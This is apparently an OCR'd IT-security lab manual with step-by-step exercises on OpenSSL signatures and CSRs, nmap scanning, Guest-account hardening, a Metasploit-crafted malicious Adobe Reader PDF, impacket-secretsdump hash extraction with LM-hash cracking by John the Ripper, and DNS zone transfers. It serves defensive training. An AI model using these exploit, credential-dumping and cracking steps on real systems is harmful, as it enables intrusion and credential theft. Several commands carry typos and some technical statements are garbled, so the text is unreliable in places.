- This command verifies Alice's digital signature. Alice's digital signature is decrypted with her public key to reveal her hash of the digest file. Concurrently, Bob uses the SHA-256 algorithm (the same as Alice) to hash the plaintext digest file that Alice sent. The two resulting hashes are compared, and since they match, "Verified OK" is outputted to the command line, indicating the digital signature has been verified
- Keep the Terminal window open in ACIALMA

Task 4 – Observe a Signature Verification Failure

If the signature were not signed by the signer's actual private key, if there was a change in the signer's message digest, or if the signer's public key was not authentic, the signature verification would fail, alerting the receiver of a potential compromise of the received information. In this task, you will modify the signer's message digest and observe a signature verification failure

Step 1
- Ensure you are connected to ACIALMA and the Terminal window is open
- In the Terminal window, type the following and press Enter:
    - echo "This is a change to the digest." > alice_digest.txt
- The digest is being intentionally changed here to cause a verification failure

Step 2
- In the Terminal window, type the following and press Enter:
    - openssl dgst -sha256 -verify alice_publickey.pem -signature alice_signautre.bin alice_digest.txt

Step 3
- As expected, a Verification failure occurs when verifying the digital signature with a changed digest

Exercise 2 – Create and Approve a Certificate Signing Request

A Certificate Signing Request (CSR) is a digital document, which, in this case, will be generated by a fictional company called SecPlusLLC. The company creates a certificate signing request to receive a digital certificate from a Certificate Authority (CA). Digital certificates are used to establish the identity of an entity and enable secure communication over networks and the Internet. In this exercise you will create a Certificate Signing Request as SecPlusLLC, and then, as the Certificate Authority, approve and sign the request, providing a signed certificate back to SecPlusLLC. After completing this exercise, you should be able to; Create a Certificate Signing Request (CSR), Receive and Approve a CSR as a Certificate Authority (CA)

Task 1 – Create a Certificate Signing Request (CSR)

The opening steps of obtaining a signed certificate include generating a private and public key pair and then creating and sending a CSR to a Certificate Authority. In this task, you will create a CSR as the company SecPlusLLC

Step 1
- Connect to ACIALMA
- Click the Activities menu and then select Terminal

Step 2
- In the Terminal window, type the following and press Enter:
    - cd Module_1

Step 3
- In the Terminal window, type the following and press Enter:
    - mkdir CSR && cd CSR

Step 4
- In the Terminal window, type the following and press Enter:
    - mkdir SecPlusLLC && cd SecPlusLLC

Step 5
- In the Terminal window, type the following and press Enter:
    - openssl req -newkey rsa:2048 -keyout SecPlusLLC_privatekey .pem -out SecPlusLLC.csr
- This step creates an RSA 2048-bit private key for the SecPlusLLC company. The suffix .csr indicates that this file will be the certificate signing request file

Step 6
- In the Terminal window, type the following for the Enter PEM pass phrase and the Verifying – Enter PEM pass phrase prompts:
    - SecPlusLLC
- Press Enter

Step 7
- In the Terminal window, type the following and press Enter:

- **Country Name:** US
  State or Province Name: Colorado
  Locality Name: Denver
  Organization Name: SecPlusLLC
  Organizational Unit Name: admin
  Common Name: SecPlus Student
  email address: admin@SecPlusLLC.com
- The information entered in this step will be used by the Certificate Authority to conduct a Domain Validation

Step 8
- In the Terminal window, press Enter twice on the 'extra' certificate attributes

Step 9
- In the Terminal window, type the following and press Enter:
  - cat SecPlusLLC.csr
- Notice the certificate signing request is displayed in a base 64 format

Step 10
- In the Terminal window, type the following and press Enter:
  - mkdir /home/aciadmin/Module_1/CSR/CA && cp SecPlusLLC.csr /home/aciadmin/Module_1/CSR/CA

Step 11
- This step simulates sending the certificate signing request to the Certificate Authority

Task 2 – Receive and Approve a CSR as a Certificate Authority (CA)

Upon receipt of a CSR, a Certificate Authority (CA) will conduct a verification to ensure the authenticity and legitimacy of the entity requesting the digital certificate. The extent of the verification process depends on the type of certificate being requested. Different levels of validation, such as domain validation and extended validation, require varying degrees of scrutiny. Once validation is complete, the Certificate Authority will sign the CSR with their private key and return a signed certificate to the requesting entity. In this task, you will receive and approve a CSR from SecPlusLLC as a Certificate Authority

Step 1

- Ensure you are connected to ACIALMA and the Terminal window is open
- In the Terminal window, type the following and press Enter
    - cd ,, && cd CA

Step 2

- In the Terminal window, type the following and press Enter:
    - openssl genpkey -algorithm RSA -out CA_privatekey.pem
- A Certificate Authority would already have a private key of their own for signing certificates. In this step, we are creating a key for our CertAuth CA

Step 3

- In the Terminal window, type the following and press Enter
    - openssl req -newkey rsa:2048 -nodes -keyout CA_privatekey.pem -x509 -days 1999 -out SecPlusLLC.crt
- Once the Domain Validation is complete, the certificate signing request can be signed. This step signs the certificate signing request with the CA;s private key and creates a signed certificate that can be returned to the SecPlusLLC company

Step 4

- In the Terminal window, type the following and press Enter:
    - 

- This information about the CA is included in the CA signed certificate

Step 5

- In the Terminal window, type the following and press Enter:
    - cat SecPlusLLC.crt
- The signed certificate is in a base 64 format

Step 6

- In the Terminal window, type the following and press Enter:
    - cp SecPlusLLC.crt /home/aciadmin/Module_1/CSR/SecPlusLLC

- This step simulates the CA sending the signed certificate back to the SecPlusLLC company

Step 7


- In the Terminal window, type the following and press Enter:
  - ls -la /home/aciadmin/Module_1/CSR/SecPlusLLC

Step 8

- This step confirms that the signed certificate (SecPlusLLC.crt) from the CA was received by SecPlusLLC

Threat Vectors and Attack Surfaces

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Open Service Ports

Open service ports provide a communication path for services hosted on a machine. Opening service ports is critical for normal and effective network operations. However, open service ports may also serve as a path for attack, especially if they are unnecessarily open and unmanaged. Nmap is an open-source network scanning tool that can be used to identify open ports on a machine. In this exercise, you will use nmap to discover unnecessary open ports on ACIDM01, then close those ports using the Windows Defender Firewall. After completing this exercise, you should be able to; Discover Unnecessary Open Ports, Close Unnecessary Open Ports.

Task 1 – Discover Unnecessary Open Ports

An unnecessary open port is a network port that is open and accessible, but that serves no legitimate purpose or function on the host (in the context of the network configuration). Unnecessary open ports provide potential entry points for an attacker and should be discovered and shut. In this task, you will use nmap to discover unnecessary open ports

Step 1

- Connect to ACIDm01
- Click the Start charm, then select XAMPP > XAMPP Control Panel
- XAMPP is a cross-platform, open-source local web server environment for testing and developing web applications. It bundles Apache, MySQL, PHP and Perl capabilities into one package

Step 2

- In the XAMPP Control Panel window, select Start for the Apache server

Step 3

- In the XAMPP Control Panel, select Start for the MySQL server
- Observe the Apache server is operating on ports 80 and 443, and the MySQL server is running on port 3306. These will be the unnecessary open ports for the remainder of this exercise

Step 4

- Close the XAMPP Control Panel

Step 5

- Connect the ACIKALI
- On the Desktop Toolbar, select Terminal Emulator

Step 6

- In the Terminal window, type the following and press Enter:
    - nmap -Pn 192.168.0.2
- For our scenario, ACIDM01 is not meant to run a web server or host a MySQL database. These are considered unnecessary services and have unnecessary ports open to support them. The -Pn switch is used to bypass the host discovery step of the nmap port scan

Step 7

- In the Terminal window, type the following and press Enter:
    - nmap -Pn -A -p 80,443,3306 192.168.0.2
- In order to find out more information about the unexpected open ports, an aggressive (-A) nmap scan is performed. This scan combines four nmap capabilities: 1. A service version scan, 2. An operating system detection scan, 3. Traceroute, 4. Custom scripts. This scan is being run on only the three unexpected ports

Step 8

- Notice that Apache 2.4.56 is running on ports 80 and 443 and that a MariaDB is running on port 3306. These ports are unnecessarily open and should be closed

Task 2 – Close Unnecessary Open Ports

Unnecessary open ports provide potential entry points for an attacker. In this case, ports 80, 443, and 3306 are open, even though there is no intention of ACIDM01 hosting a website. In this case, these ports should be closed. The Windows Defender Firewall is a built-in security feature that protects the machine from unauthorized access. It acts as a barrier to protect the host from unwanted and unauthorized communication. In this task, you will use the Windows Defender Firewall to close ports 80, 443, and 3306 on the ACIDM01 machine.

Step 1

- Connect to ACIDM01
- Click the Start charm and type the following:
    - windows defender firewall
- Select Windows Defender Firewall with Advanced Security from the Best match pop-up menu

Step 2

- In Windows Defender with Advanced Security, select Inbound Rules on the left pane
- Select New Rule in the Actions pane
- ACL rules can be configured for both inbound and outbound traffic. In this case, to close the port, we only need to control inbound traffic

Step 3

- In the New Inbound Rule Wizard – Rule Type page, select the radio button next to Port
- Click Next

Step 4

- In the Protocol and Ports page, type the following in the Specific local ports field:
    - 80, 443, 3306
- Click Next

Step 5

- On the Action page, select the radio button next to Block the connection
- Click Next

Step 6

- In the Profile page, ensure the Domain, Private, and Public options are ticket
- Click Next
- Windows allows the configuration of three different network environments: the domain, a private, and a public network. In this case, we will apply the inbound rule to all environments

Step 7

- In the Name page, type the following in the Name field:
    - Close unnecessary ports
    - Click Finish

Step 8

- Observe the rule at the top of the Inbound Rules list, which has been created to block ports 80, 443, and 3306
- Close the Windows Defender with Advanced Security window

Step 9

- Connect to ACIKALI, where the Terminal Emulator window is open. In the Terminal window, type the following and press Enter:
    - nmap -PN 192.168.0.2

Step 10
- Notice that ports 80, 443, and 3306 are no longer listed as open ports. They have been closed by the Windows Defender Firewall Rule that was created.

Exercise 2 – Default Credentials

Default credentials are widely known and predictable. For example, the website cirt.net, which is the Cyber Incident Response Team Network, hosts a Defualt Password Database comprised of 531 vendors and 2117 default passwords. Default credentials, when left on vendor equipment, make the equipment an easy target for unauthorized access. Guests accounts may use default passwords or sometimes no password at all. They are accounts that are intended to provide limited privileges and access to the network. However, from an attacker's perspective, a Guest account is an attack vector. In this task, you will discover the Guest account on ACIDC01 and disable it. After completing this exercise, you should be able to:
- Discover the Guest Account
- Disable the Guest Account

Task 1 – Discover the Guest Account

Guest accounts may use default passwords or no password at all. In this task, you will log into ACIDC01 with the Guest account

Step 1
- In the Lab Toolbar, select the Lab Settings gear icon

Step 2
- In the Device settings drop-down, uncheck the box next to Automatically login

Step 3
- Connect to ACIDC01
- Select Ctrl-Alt-Del from the Menu drop-down menu
- This menu allows you to enter commands into the VM. Simply pressing Ctrl-Alt-Del on your keyboard will apply the command to your personal machine, not the VM

Step 4
- On the ACIDC01 logout page, select Sign out

Step 5
- On the ACIDC01 – Error page, select the circular arrow icon on the top right-hand corner of the device to reconnect to ACIDC01

Step 6
- On the ACIDC01 login page, select Other user

Step 7

- On the Other user login page, type the following in the username field (no password will be entered):
    - Guest
- Click Submit
- Notice that the Guest account is enabled, and no password is required to log on. This is a security vulnerability and should be corrected

Step 8
- On ACIDC01, select Ctrl-Alt-Del from the Menu drop-down menu

Step 9
- On the ACIDC01 logout page, select Sign out

Step 10
- In the Lab Toolbar, select the Lab Settings gear icon

Step 11
- In the Device settings drop-down menu, check the box next to Automatically login

Step 12
- If required, on the ACIDC01 – Error page, select the circular arrow icon to reconnect to ACIDC01

Task 2 – Disable the Guest Account

Through the course of standard network management, guest accounts should periodically be reviewed for presence and disabled when found. If a Guest account is required by policy, then Guest accounts should enforce a session timeout policy and should be monitored for malicious activity. In this task, you will disable the Guest account on ACIDC01

Step 1
- Connect to ACIDC01
- On the Server Manager window, select Tools, then select Active Directory Users and Computers
- Active Directory Users and Computers is used to manage and administer users, groups, computers, and organizational units within an Active Directory domain

Step 2
- In the Active Directory Users and Computers window, select Users in the left pane
- The Windows Guest account which is normally disabled, provides limited access to the computer. It will not be configured with a password and is meant for temporary use. It is however, a security vulnerability

Step 3
- In the Active Directory Users and Computers window, right-click on Guest and select Disable Account

Step 4
- In the Active Directory Domain Services pop-up window, select OK

Step 5

- Close the Active Directory Users and Computers window

Step 6
- Repeat Task 1, Steps 1-7, to attempt to log onto the Guest account in ACIDC01
- Notice the account has been disabled message
- Click OK

Step 7
- In the Lab Toolbar, select the Lab Settings gear icon
- In the Device settings drop-down, check the box next to Automatically logic

Step 8
- Connect to ACIDC01
- If required, on the Login page, select the circular arrow icon on the top right-hand corner of the device to reconnect to ACIDC01

Exercise 3 – Vulnerable Applications

Vulnerable applications pose a network risk because they can be exploited by a threat actors. Exploitation can lead to security breaches, data loss, malware installation, and unauthorized access. In this exercise, you will recognize a newly installed applications and identify indicators of attempted exploitation. After completing this exercise, you should be able to; Discover a Recently Installed Application, Simulate an Attack on the Vulnerable Application and Observe Indicators or Attack

Task 1 – Discover a Recently Installed Application

Controlling application installation is a fundamental security practice that can minimize a network attack surface. In our fictional organization, by policy, users are not permitted to install applications. In this task, as a network administrator, you will discover an unapproved, recently installed application on ACIWIN11. You will then conduct research to determine that this application has a significant known vulnerability

Step 1
- Connect to ACIWIN11
- Click the Start charm and type the following:
    - adobe reader
- Select Adobe Reader from the Best match pop-up menu

Step 2
- In the Adobe Reader 8 – License Agreement pop-up window, click Accept

Step 3
- Close the BEYOND ADOBE READER pop-up window

Step 4
- In Adobe Reader, select Help, then select About Adobe Reader 8 from the drop-down menu

Step 5
- Notice that the version of Adobe installed is ADOBE READER 8, Version 8.1.1.
- Click on the red Adobe Reader pop-up window to close it

- Close Adobe Reader

Step 6
- In the Taskbar, select Microsoft Edge

Step 7
- In Microsoft Edge, type the following URL into the address bar:
  - https://nvd.nist.gov/vuln/detail/cve-2007-5659
- Press Enter
- The process of determining whether a software version is vulnerable is being shortened in this step for simplicity

Step 8
- In Microsoft Edge, scroll down to the Severity section, then select CVSS Version 2.0

Step 9
- Since the vulnerability is old, a CVSS Version 3.x score has not been calculated
- Observe the CVSS Version 2.0 score is a 9.3 on a scale of 0-10

Step 10
- In Microsoft Edge, scroll down to discover the Known Affected Software Configurations of the vulnerability
- Notice that Adobe Reader Version 8.1.1 is vulnerable. From the network defender's perspective, it would be appropriate at this time to uninstall Adobe Reader 8.1.1 and investigate how the installation occurred and by whom

Step 11
- Close Microsoft Edge

Task 2 – Simulate an Attack on the Vulnerable Application

Once a vulnerable application is placed on a network or a user installs one, an attacker can craft an exploit. In this task, simulating an attacker, you will use the Metasploit Framework to craft a malicious PDF and deliver it to ACIWIN11 to attempt an exploit

Step 1
- Connect to ACIKALI
- In the desktop Toolbar, select Terminal Emulator

Step 2
- In the Terminal window, type the following and press Enter:
  - msfconsole

Step 3
- In the Terminal window, type the following and press Enter:
  - y

Step 4
- In the Terminal window, type the following and press Enter:

    - search adobe 8.1.1

Step 5
- In the Terminal window, type the following and press Enter:
    - use 0
- The command ‘use exploit/windows/fileformat/adobe_collectemailinfo’ could also have been used, but since the # 0 was also given to this option, it is simpler to just use the command ‘use 0’

Step 6
- In the Terminal window, type the following and press Enter:
    - show options
- Options are used to customize the exploit for the attack machine being used. This exploit will be used to enable the observation of indicators of attack. For this reason, the full exploit process will not be demonstrated, so default options are accepted

Step 7
- In the Terminal window, type the following and press Enter:
    - exploit
- This exploit creates a malicious PDF msf.pdf and places it in the /home/aciadmin/,msf4/local folder

Step 8
- In the Terminal window, type the following and press Enter:
    - exit

Step 9
- In the Terminal window, type the following and press Enter:
    - cp /home/aciadmin/,msf4/local/msf.pdf .
- The cp command copies the malicious PDF from the folder it was created in to the user’s current folder. The ‘.’ represents the current folder

Step 10
- On the Desktop Toolbar, select Firefox

Step 11
- In Firefox, select My files

Step 12
- In Firefox, in the Upload file section, select Browse

Step 13
- In the File Upload window, select the Home folder on the left pane

Step 14
- In the File Upload window, select the msf.pdf file, then click Open
- The MyFiles folder is accessible from any machine in the lab

Step 15

- Observe the msf.pdf file has been uploaded to My files. This simulates the delivery mechanism of the exploit to the victim
- Close the Firefox window

Step 16
- Connect to ACIWIN11
- Click the Microsoft Edge icon on the Taskbar

Step 17
- In Microsoft Edge, select My file

Step 18
- In Microsoft Edge, select msf.pdf to download the file
- This action simulates the successful delivery of the malicious PDF file to the victim

Step 19
- In Microsoft Edge, in the Downloads box, select the Folder icon to Show in Folder

Step 20
- In the Downloads window, right-click on the msf.pdf file, then select Open with > Adobe Reader 8.1

Step 21
- In the How do you want to open the file? pop-up window, select Adobe Reader 8.1
- Click OK
- This simulates the victim activating the payload by opening the malicious PDF

Step 22
- Observe Adobe Reader, attempt to open the file then close. This vulnerability requires the installation of the vulnerable software on a Windows XP operating system. Because this operating system is Windows 11, the exploit will fail. However, indicators of the attack can still be observed

Task 3 – Observe Indicators of Attack

Not all attacks are successful. However, indicators of attack, even unsuccessful attacks, must still be identified so the network can be secured. In this task, you will use Microsoft event Viewer to discover indicators of attack on Adobe Reader 8.1.1 from a malicious PDF. Though the attack was unsuccessful, the process of an attacker being able to install a vulnerable application and deliver a malicious PDF that was opened indicates there are significant security vulnerabilities that must be addressed

Step 1
- Connect to ACIWIN11
- Click the Start charm and type the following:
    - event viewer
- Select Event Viewer from the Best match pop-up menu

Step 2
- In the Event Viewer window, expand the Windows Logs folder in the Event Viewer (Local) pane

Step 3


- In the Event Viewer, select Application in the Event Viewer (Local) pane

Step 4

- Observe the recent Errors in the Application Logs. Discover in the General description of the log that the application that caused the error was AdobeRd32.exe. This is Adobe Reader 8.1.1, and these errors were caused when the malicious PDF was opened.
- Though this exploit was not successful, the logs provide an indicator of attack. Additionally, even without being able to execute the malicious PDF, an attacker was able to deliver a weaponized PDF, potentially through phishing or social engineering, and a victim user downloaded the file and attempted to open it. These are significant security issues that must be addressed through a cyber incident response process

Identifying Security Vulnerabilities

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Identify LM Hash Vulnerabilities

A LanManager (LM) hash is a hashing algorithm used by Microsoft Windows operating systems. Due to the vulnerabilities of LM hashes, their use in Windows operating systems since Windows NT has been deprecated, but the capability to use LM hashes still exists in Windows, and a misconfiguration that enables them would result in a significant security vulnerability. LM hashes operate by splitting a user's password into two 7-byte sections and then applying the hashing algorithm, to each 8-byte section of the password. The cryptographic transformation includes converting characters to uppercase, padding, and

a substitution cipher. The result is a 16-byte hash of the plaintext input. Because of the limited character set an LM hash uses and their short resulting output size, they are vulnerable to brute-force and rainbow table attacks and are considered a cryptographic vulnerability. In this exercise, you will extract domain credential hashes from ACIDC01 and discover that LM hashes are not in use, then intentionally misconfigure the Default Domain Policy to allow the storage of LM hashes and observe how quickly and easily LM hashes can be cracked. After completing this exercise , you should be able to: Extract Hashes from ACIDC01, Update the Domain Policy to Enable LM Hashes, Extract and Crack an LM Hash.

Task 1 – Extract Hashes From ACIDC01

Impacket is a collection of Python tools that provide a network security testing framework. Impacket can be used to analyze network protocols, crack packets, develop exploits, manipulate hashes, interact with the SMB protocol, and manipulate Active Directory. In this task, as the network administrator and with administrator credentials, you will extract password hashes from the Security Account Manager (SAM) database and Active Directory domain controller, ACIDC01

Step 1

- Connect to ACIKALI
- On the Taskbar, select Terminal Emulator

Step 2

- In the Terminal window, type the following and press Enter:
    - impacket-secretsdump aciplab/administrator:Passw0rd @192.168.0.1
- impacket-secretsdump will extract NTLM hashes from the Windows SAM database and will target the ACIDC01 NTDS.dit file to extract domain user and computer account password hashes. While this tool is often considered an attacker tool, it can be used by an administrator to validate and improve credential security. As an administrator, the IP address of ACIDC01 and the administrator credentials are known and can be used for this purpose

Step 3

- In the Terminal, observe the secretsdump and view the Domain Credentials section
- In the Dumping Domain Credentials section, the format (domain\uid:rid:lmhash:nthash) is provided. This enables an understanding of where the output of the LM hash will reside

Step 4

- In the Terminal, discover the LM hash portion of the domain credential output
- The LM hash value of AAD3B435B51404EEAAD3B435B51404EE indicates an empty password. Since this value appears in each user's LM hash section, it incicates that LM hashes are not used or stored on ACIDC01

Task 2 – Update the Domain Policy to Enable LM Hashes

LM hashes in a domain policy are not recommended. However, there are some reasons when they may be necessary, such as: Legacy system compatibility, Third-party integration, An inability to upgrade systems. In this task, you will configure the Default Domain Policy to allow LM hash storage

Step 1

- Connect to ACIDC01
- Minimize the Server Manager window

- Click the Start charm and type the following
    - edit group policy
- Select Edit group policy from the Best match pop-up menu
- You will first open the Local Group Policy Editor to determine whether LM hashes can be enabled locally or if they must be configured via a Domain Policy

Step 2
- In the Local Group Policy Editor, expand Local Computer Policy -> Computer Configuration -> Windows Settings -> Security Settings -> Local Policies folder
- Observe the Local Policies folder has a lock on it. This incidicates that it is not configurable at the local level and will likely require configuration at the domain level

Step 3
- In the Local Group Policy Editor, select the Security Options folder

Step 4
- In the Local Group Policy Editor, in the Policy and Security Setting pane, scroll down and select the "Network security: Do not store LAN Manager hash value on the next password change" policy, then press Enter

Step 5
- In the Network Security pop-up window, observe that the Local Security Setting cannot be changed by the Local Group Policy Editor and that the setting is Enabled. This means that LM hashes are not stored, which is consistent with the impacket-secretsdump output.
- Close the Network security window

Step 6
- Close the Local Group Policy Editor window

Step 7
- Restore the Server Manager window from the Taskbar
- On the Server Manager, select Tools, then select the Group Policy Management
- You will next investigate the same LM hash setting at the domain level

Step 8
- In Group Policy Management, expand the Group Policy Management -> Forest: aciplab.com -> Domains -> aciplab.com
- Select the Default Domain Policy folder, then select OK on the Group Policy Management Console pop-up

Step 9
- In Group Policy Management, right-click on the Default Domain Policy, then select Edit

Step 10
- In the Group Policy Management Editor, expand the Default Domain Policy -> Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies folder
- In the Group Policy Management Editor, the Local Policies folder has a lock on it, indicating it was not configurable. At the domain level, these settings are configurable

Step 11

- In the Group Policy Management Editor, select the Security Options folder

Step 12

- In the Group Policy Management Editor, in the Policy and Policy Setting pane, scroll down and double-click on the “Network security: Do not store LAN Manager hash values on the next password change” policy

Step 13

- In the Network security window, select the Disabled radio button
- Click OK
- This policy is now disabled meaning that all domain-joined machines will store LM hashes upon password changes or creation

Step 14

- Close the Group Policy Management Editor window:

Step 15

- Close the Group Policy Management window

Step 16

- Click the Start charm and type the following:
    - cmd
- Right-click on the Command Prompt and select Run as administroator from the Best match pop-up menu
- The LM hash policy was changed at the domain level. In order to ensure the policy is updated to local machines quickly, a forced group policy update can be conducted. Without these steps, policies are pushed out approximately every 90 minutes.

Step 17

- In the Command Prompt window, type the following and press Enter:
    - gpupdata /force
- gpupdate /force is used to manually trigger an immediate update of Group Policy settings on a machine rather than waiting for the regular background refresh cycle. Observe the Computer Policy update and User Policy updates were completed successfully.

Step 18

- Close the Command Prompt window
- Click the Start charm and type the following:
    - edit group policy
- Select Edit group policy from the Best match pop-up menu.
- Next, you will confirm the policy updates in the Local Group Policy Editor.

Step 19

- In the Local Group Policy Editor, expand Local Computer Policy -> Computer Configuration -> Windows Settings -> Security Settings -> Local Policies.

Step 20

- In the **Local Group Policy Editor,** select the **Security Options** folder.

Step 21

- In the **Local Group Policy Editor,** in the **Policy** and **Security Setting** pane**,** scroll down and select the "**Network security: Do not store LAN Manager hash values on next password change**" policy.
- Observe the LM hash policy is now Disabled, which allows the storage of LM hashes for new or changed passwords.

Step 22

- Close the Local Group Policy Editor window

Task 3 – Extract and Crack and LM Hash

Due to security vulnerabilities, LM hashes have been deprecated and replaced by LanManager (NTLM), which is more secure. Kerberos has also been introduced in Windows domain environments, which uses strong encryption techniques and a third-party authentication server to provide better security against password attacks. In this task, with LM hashes enabled, you will create a new user, then use impacket-secretsdump to extract the LM hash and crack it with John the Ripper.

Step 1

- Connect to ACIDC01
- In the Server Manager window, select Tools, then select Active Directory Users and Computers.

Step 2

- In Active Directory Users and Computers, in the left pane, right-click on Users and select New > User.

Step 3

- In the New Object - User window, type the following into the First name field:
    - test

Step 4

- In the New Object – User window, type the following into the Last name field:
    - user

Step 5

- In the New Object - User window, type the following into the User logon name field:
    - testuser
- Click Next

Step 6

- In the New Object - User window, type the following into the Password and Confirm password fields:
    - ABC123!
- Since the LM hashing process transforms the password into all capital letters, using all caps in the password will make the hash cracking result easier to recognize.

Step 7

- In the New Object - User window, de-select the checkbox next to the User must change password at next logon field.
- Click Next

Step 8
- In the New Object – User window, click Finish

Step 9
- Observe the new entry at the bottom of the right-side pane.
- Close the Active Directory Users and Computers window.

Step 10
- Connect to ACIKALI, where the Terminal window is open.
- If you are logged out of the device, use the password Passw0rd to log in to the device.
- In the Terminal window, type the following and press Enter:
    - impacket-secretsdump aciplab/administrator:Passw0rd @192.168.0.1

Step 11
- In the Terminal window, observe the LM hash portion of the testuser dumped credentials
- Observe the testuser account results, specifically the LM hash portion of the results and recognize that the default empty LM hash placeholder has been replaced by an LM hash of the testuser password.

Step 12
- In the Terminal, highlight and right-click on the aciplab.com\testuser line in the Domain Credentials section of the impacket output, then select Copy Selection.

Step 13
- In the Terminal window, type the following and press Enter:
    - nano testuserhash
- The LM hash to be cracked is moved to a separate file for use with John the Ripper.

Step 14
- In the Terminal, in the nano editor, right-click and select Paste Clipboard.

Step 15
- In the nano editor, press the Ctrl+X keys to close the nano editor.
- Next, type the following in response to the Save modified buffer? query:
    - y

Step 16
- In the nano editor, in response to the File Name to Write query, press Enter.

Step 17
- In the Terminal window, type the following and press Enter:
    - john – wordlist=/usr/share/wordlists/rockyou.txt testuser > crackedhash
- John the Ripper requires the password hash file and a wordlist. The wordlist “rockyou.txt” is a well-known and widely used wordlist that contains more than 16 million commonly used passwords.

The rockyou.txt wordlist was originally from a security breach of the social media platform RockYou in 2009.

Step 18
- In the Terminal window, type the following and press Enter:
    - cat crackedhash

Step 19
- Observe the password ABC123! was cracked
- Close the Terminal window

Exercise 2 – Identify DNS Transfer Vulnerabilities

DNS zone transfers are used to replicate all DNS resource records from one DNS server to another. They are the fundamental process used to keep multiple DNS servers synchronized with the same resource records. Zone transfers themselves are not inherently bad; however, allowing zone transfers to unauthorized parties can result in security vulnerabilities, such as: Unauthorized access to DNS data, Exposing network details, Domain enumeration, An increased attack surface that enables brute-force and dictionary attacks. In this exercise, you will create a DNS resource record and then confirm DNS zone transfers are not allowed. You will then intentionally misconfigure ACIDC01 to allow DNS zone transfers and conduct one to observe the resource record output. After completing this exercise, you should be able to: Add a Record to the DNS Server, Configure the DNS Server to Allow Zone Transfers

Task 1 – Add a Record to the DNS Server

DNS resource records provide information about domain names and their associated resources. The records are stored in DNS zone files within DNS server databases. Common DNS resource records include: A Record maps the domain name to an IPv4 address, AAAA Record maps the domain name to an IPv6 address, CNAME record creates an alias for a domain name, MX Record identifies mail servers for the domain, SOA Record contains administrative information about the DNS zone. In this task, you will add a CNAME record to the DNS server

Step 1
- Connect to ACIDC01
- In the Server Manager window, select Tools, then select DNS.

Step 2
- In the DNS Manager, expand the DNS -> ACIDC01 -> Forward Lookup Zones folder

Step 3
- In the DNS Manager, select and right-click on aciplab.com and select New Alias (CNAME).

Step 4
- In the New Resource Record window, type the following in the Alias name field:
    - testing.aciplab.com

Step 5
- In the New Resource Record window, type the following in the Fully qualified domain name [FQDN] for target host field:

    - aciplabtestingserver.com
- Click OK
- The alias testing.aciplab.com is being configured to point at aciplabtestingserver.com.

Step 6
- Observe the new CNAME record that has been created.

Stpe 6
- Connect to ACIKALI
- On the desktop Taskbar, select the Terminal Emulator.

Step 8
- In the Terminal window, type the following and press Enter:
    - sudo dig axfr @192.168.0.1 aciplab.com
- The Domain Information Groper (dig) is a Linux utility that is used to query DNS. The dig axfr command is used to perform a DNS zone transfer.

Step 9
- In the Terminal window, type the following and press Enter:
    - Passw0rd

Step 10
- Observe the DNS Zone Transfer fails

Task 2 – Configure the DNS Server to Allow Zone Transfers

A DNS server is configured for zone transfers to allow authorized secondary DNS servers to request and receive a copy of the zone's DNS records from the primary DNS server. The configuration should only allow designated secondary DNS servers to conduct zone transfers. In this task, you will intentionally misconfigure the ACIDC01 DNS server to allow zone transfers to any server.

Step 1
- Connect to ACIDC01, where the DNS Manager window is open.
- In the DNS Manager, right-click on aciplab and select Properties.

Step 2
- In the **aciplab.com Properties** window, select the **Zone Transfers** tab.

Step 3
